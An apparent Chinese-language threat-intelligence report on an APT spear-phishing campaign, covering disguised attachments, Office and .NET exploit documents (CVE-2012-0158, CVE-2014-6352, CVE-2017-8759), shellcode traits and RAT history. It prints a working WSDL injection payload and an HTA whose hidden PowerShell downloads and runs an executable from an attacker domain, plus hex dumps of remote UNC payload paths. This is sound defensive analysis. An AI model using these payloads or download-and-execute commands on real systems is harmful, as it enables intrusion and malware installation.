
攻击组织通过向目标邮箱发送压缩形态的 RAR 自解压格式程序。




附件里面是木马文件：



该文件实际是一个 RAR 自解压格式程序，参数如下，点击这个 exe，会直接运行里面的 bat 文件：



默认的批处理命令会把木马主体移动到 temp 目录下，然后执行起来，同时删除该批处理文件：



### RLO 伪装文档扩展名

	MD5	文件名	病毒名
邮件附件	954f50f7ed8b4c11b59560769de0ec36	东海航保通信台站 规划补充材料 hangbaoexe.doc (真实扩展名 cod.exe)	Dropper.Win32.FakeDoc




图 14 伪装文档扩展名 (RLO) 样本截图

### 伪装图标隐藏扩展名

	MD5	文件名	病毒名
邮件附件	cbeebf063f914eb3b5eba8b3730 2189f	“军民融合深度发展战略研究”咨询项目正式启动 .exe	Dropper.Win32.FakeFolder




图 15 伪装图标隐藏扩展名案例 1 截图

	MD5	文件名	病毒名
邮件附件	ae004a5d4f1829594d83095 6c55d6ae4	2014-03-18 中国系统仿真学会科研项目经费自查 项 目 经 费 自 查 xls _____.exe	Dropper.Win32.FakeFolder eXls




图 16 伪装图标隐藏扩展名案例 2 截图




图 17 伪装图标隐藏扩展名案例 2 木马释放的迷惑文档截图

## 漏洞分析

### CVE-2012-0158 漏洞

漏洞编号	CVE-2012-0158
说明	Windows 常用控件中存在一个远程执行代码漏洞。攻击者可通过构建特制网页来利用此漏洞。当用户查看网页时，该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。
公布时间	2012 年 4 月 10 日
参考链接	<a href="https://technet.microsoft.com/zh-cn/library/security/ms12-027.aspx">https://technet.microsoft.com/zh-cn/library/security/ms12-027.aspx</a> <a href="http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158">http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158</a>

### 漏洞文档执行流程





CVE-2012-0158 漏洞主要以 rtf 和 doc 格式为主，但本次攻击都是将 doc 文件保存为 mht 格式，导致杀软在漏洞检查时，因前置逻辑不匹配而漏检。相关漏洞文档文件在当时都是较低检出率。

### shellcode 对比

相关对比项	共性描述
shellcode	第一层 shellcode 都是异或 0xA3 用于解密，相关样本均为 3 层 shellcode，并且数据结构一致
Magic 值	值为：0x22776655，0xCACACACA，0xA02005CA，均一致
释放文件	<p>路径一致：</p> <ul style="list-style-type: none"> <li>正常文档文件：“%USERPROFILE%”，相关文档文件名会有变化，如：“关于对中船钦州大型海工修造及保障基地项目一期工程建设工作责任表的意见（37 号）.doc”、“两会重要发布报告.doc”、“123.doc”等</li> <li>PE 木马文件：“C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe”</li> </ul>
清除痕迹	<p>解码相关注册表项，并删除。目的是为了清除 office 的打开失败等记录的历史信息。</p> <p>相关注册表项：</p> <p>“Software\Microsoft\Office\12.0\Word\Resiliency\DisabledItems”</p> <p>“Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems”</p>

	<p>"Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery"</p> <p>"Software\Microsoft\Office\11.0\Word\Resiliency\DisabledItems"</p> <p>"Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems"</p>
--	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

通过我们对漏洞文档的 shellcode 对比可以发现相关结构和功能都基本一致,进一步我们也能推断相关漏洞文档是同一组织开发。

### CVE-2014-6352 漏洞 ( 0day )

#### 背景介绍

CVE-2014-4114 漏洞是 iSIGHT 公司在 2014 年 10 月 14 日发布相关报告,报告其中提到一个 0day 漏洞 ( CVE-2014-4114 ) 用于俄罗斯相关主要针对北约、欧盟、电信和能源相关领域的网络间谍活动。微软也是在 10 月 14 日发布相关安全公告。

而 CVE-2014-6352 是可以认为绕过 CVE-2014-4114 补丁的漏洞,微软之前的修补方案首先在生成 Inf 和 exe 文件后添加 MakeFileUnsafe 调用,来设置文件 Zone 信息,这样随后在漏洞执行 inf 安装时,会有一个安全提示。而 CVE-2014-6352 漏洞样本抛弃了使用 inf 来安装 exe,转而直接执行 exe。因为 xp 以上系统可执行文件的右键菜单第二项是以管理员权限执行,这样导致如果用户关闭了 uac 会导致没有任何安全提醒。所以微软 6352 的补丁是在调用右键菜单添加一个安全提示弹窗。

漏洞编号	CVE-2014-4114
说明	Windows OLE 中存在一个漏洞,如果用户打开包含特制 OLE 对象的文件,则该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。如果当前用户使用管理用户权限登录,则攻击者可随后安装程序;查看、更改或删除数据;或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。
公布时间	2014 年 10 月 14 日
参考链接	<a href="https://technet.microsoft.com/zh-cn/library/security/ms14-060.aspx">https://technet.microsoft.com/zh-cn/library/security/ms14-060.aspx</a>

	<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4114">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4114</a>
--	-----------------------------------------------------------------------------------------------------------------------------------------

漏洞编号	CVE-2014-6352
说明	<p>在用户下载或接收，然后打开经特殊设计的包含 OLE 对象的 Microsoft Office 文件时，会导致当前用户上下文中的远程执行代码漏洞。Microsoft 最初通过协调漏洞披露渠道了解到有关此漏洞的信息。此漏洞最初在 Microsoft 安全通报 3010060 中进行了说明。Microsoft 获悉尝试使用此漏洞的有限攻击。此更新通过修改在访问 OLE 对象时受影响的操作系统验证内存使用的方式来解决这些漏洞。</p>
公布时间	2014 年 10 月 21 日
参考链接	<p><a href="https://technet.microsoft.com/zh-cn/library/security/3010060.aspx">https://technet.microsoft.com/zh-cn/library/security/3010060.aspx</a></p> <p><a href="https://technet.microsoft.com/zh-cn/library/security/ms14-064.aspx">https://technet.microsoft.com/zh-cn/library/security/ms14-064.aspx</a></p> <p><a href="http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6352">http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6352</a></p>

#### 本次行动中相关介绍

MD5	文件名	病毒名
da807804fa5f53f7cbcaac82b901689c	指挥控制专委会评审责任书.ppsx	virus.exp.20146352
19f967e27e21802fe92bc9705ae0a770	南海课题项目建议书.ppsx	virus.exp.20146352



图 20 漏洞文档 ( CVE-2014-6352 ) 属性相关信息




图 21 CVE-2014-6352 相关关键时间节点

本次行动中的样本没有使用 inf 来做跳板，而是直接使用 exe，CVE-2014-4114 漏洞触发后，默认调用的是右键菜单第二项，Windows7 下正常是使用管理员权限打开，如果第二项是其他选项，则会将病毒路径作为参数传递，这也会产生部分兼容性问题。执行效果具体如下图所示：




图 22 漏洞执行效果示意图

### 漏洞文档版本升级

oleObject1.bin																
Edit As: Hex Run Script Run Template																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0800h:	33	00	00	00	45	6D	62	65	64	64	65	64	53	74	67	31
0810h:	2E	74	78	74	00	5C	5C	39	34	2E	31	38	35	2E	38	35
0820h:	2E	31	32	32	5C	70	75	62	6C	69	63	5C	73	6C	69	64
0830h:	65	31	2E	67	69	66	00	00	00	00	00	00	00	00	00	00
0840h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0850h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0870h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0880h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0890h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0123456789ABCDEF 3...EmbeddedStg1.txt.\\94.185.85.122\public\slide1.gif.....																
oleObject2.bin																
Edit As: Hex Run Script Run Template																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0800h:	33	00	00	00	45	6D	62	65	64	64	65	64	53	74	67	32
0810h:	2E	74	78	74	00	5C	5C	39	34	2E	31	38	35	2E	38	35
0820h:	2E	31	32	32	5C	70	75	62	6C	69	63	5C	73	6C	69	64
0830h:	65	73	2E	69	6E	66	00	00	00	00	00	00	00	00	00	00
0840h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0850h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0870h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0880h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0123456789ABCDEF 3...EmbeddedStg2.txt.\\94.185.85.122\public\slides.inf.....																

图 23 沙虫漏洞文档样本（版本 A）相关截图






图 24 沙虫漏洞文档样本（版本 B）相关截图




图 25 毒云藤漏洞文档样本（版本 C）相关截图

版本	时间	厂商	描述
----	----	----	----



版本 A	2014 年 10 月 14 日 ( 报告发布时间 )	iSIGHT	UNC 下载 PE 木马，利用 inf 安装启动 PE 木马
版本 B	2014 年 10 月 16 日 ( 捕获样本时间 )	Xecure lab	利用 inf 执行嵌入 “.ppsx” 文档内的 PE 木马
版本 C	2014 年 9 月 12 日 ( 捕获样本时间 )	360	没有利用 inf，直接执行嵌入 “.ppsx” 文档内的 PE 木马

## CVE-2017-8759 漏洞

### A.背景介绍

CVE-2017-8759 漏洞是 FireEye 公司在 2017 年 9 月 12 日披露的一个 0Day 漏洞 ( CVE-2017-8759 )。微软也在 9 月 12 日发布了相关的安全公告。

漏洞编号	CVE-2017-8759
说明	CVE-2017-8759 是 SOAP WSDL 分析器代码注入漏洞，在解析 SOAP WSDL 定义的内容中它允许攻击者注入任意代码，影响所有.net 环境。
公布时间	2017 年 9 月 12 日
参考链接	<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759</a>

### B.本次行动中相关介绍

MD5	文件名	病毒名
5d0b4cadfb149695d9fbc71dd1b36bef	2017 两岸关系新进展与问题(内部).rtf	virus.exp.20178759

Rtf 文档中通过 objautlink 和 objupdate 控制字段自动更新链接，漏洞触发后导致 mshta.exe 执行远程指定的 HTA 文件。

```

1 <definitions
2   xmlns="http://schemas.xmlsoap.org/wsdl/"
3   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
4   xmlns:suds="http://www.w3.org/2000/wsdl/suds"
5   xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
6   xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
7   <portType name="PortType"/>
8   <binding name="Binding" type="tns:PortType">
9     <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
10    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
11  </binding>
12  <service name="Service">
13    <port name="Port" binding="tns:Binding">
14      <soap:address location="http://updateinfo.servgame.org?C:\Windows\System32\mshta.exe?http://
15        updateinfo.servgame.org/bing/bing.hta"/>
16      <soap:address location="";
17        if (System.AppDomain.CurrentDomain.GetData('_url.Split('?')[0]) == null) {
18          System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
19          System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
20        } //"/>
21    </port>
22  </service>
23 </definitions>

```

安全客 ( www.anquanke.com )

HTA 文件为一个嵌入了恶意 VBS 的 html 页面 ,该 VBS 调用 POWERSHELL 下载后续 exe loader。

```

1 <html>
2 <head>
3 <script language="VBScript">
4 Sub window_onload
5   const impersonation = 3
6   Const HIDDEN_WINDOW = 12
7   Set Locator = CreateObject("WbemScripting.SWbemLocator")
8   Set Service = Locator.ConnectServer()
9   Service.Security_.ImpersonationLevel=impersonation
10  Set objStartup = Service.Get("Win32_ProcessStartup")
11  Set objConfig = objStartup.SpawnInstance_
12  Set Process = Service.Get("Win32_Process")
13  Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
14    System.Net.WebClient).DownloadFile('http://updateinfo.servgame.org/bing/
15    bing.exe','officeupdate.exe');(New-Object -com Shell.Application).ShellExecute('officeupdate.exe');"
16    , null, objConfig, intProcessID)
17  window.close()
18 end sub
19 </script>
20 </head>
21 </html>

```

安全客 ( www.anquanke.com )

## 持续渗透

### RAT 演进

RAT (Remote Access Trojan) : 远程访问木马 , 俗称远控。




图 26 相关 RAT 演进时间轴

RAT	最早	最晚
ZxShell	2007/12/26	2014/10/14
Poison Ivy	2011/12/27	2014/9/10
kbox	2015/2/11	2015/5/4
puppet	2008/12/22	2009/2/12
httpbot	2013/7/23	2013/10/2
gh0st	2009/1/13	2013/4/21
AresRemote	2009/5/5	2009/5/5
shellcode	2011/7/13	2015/5/5
XRAT	2013/11/6	2013/11/6
FakeRising	2009/5/15	2009/5/15
FakeWinupdate	2009/10/21	2009/10/21
SBlog2014		
SBlog2015		

相关后门程序总共涉及 11 个版本。相关比例数量如下：

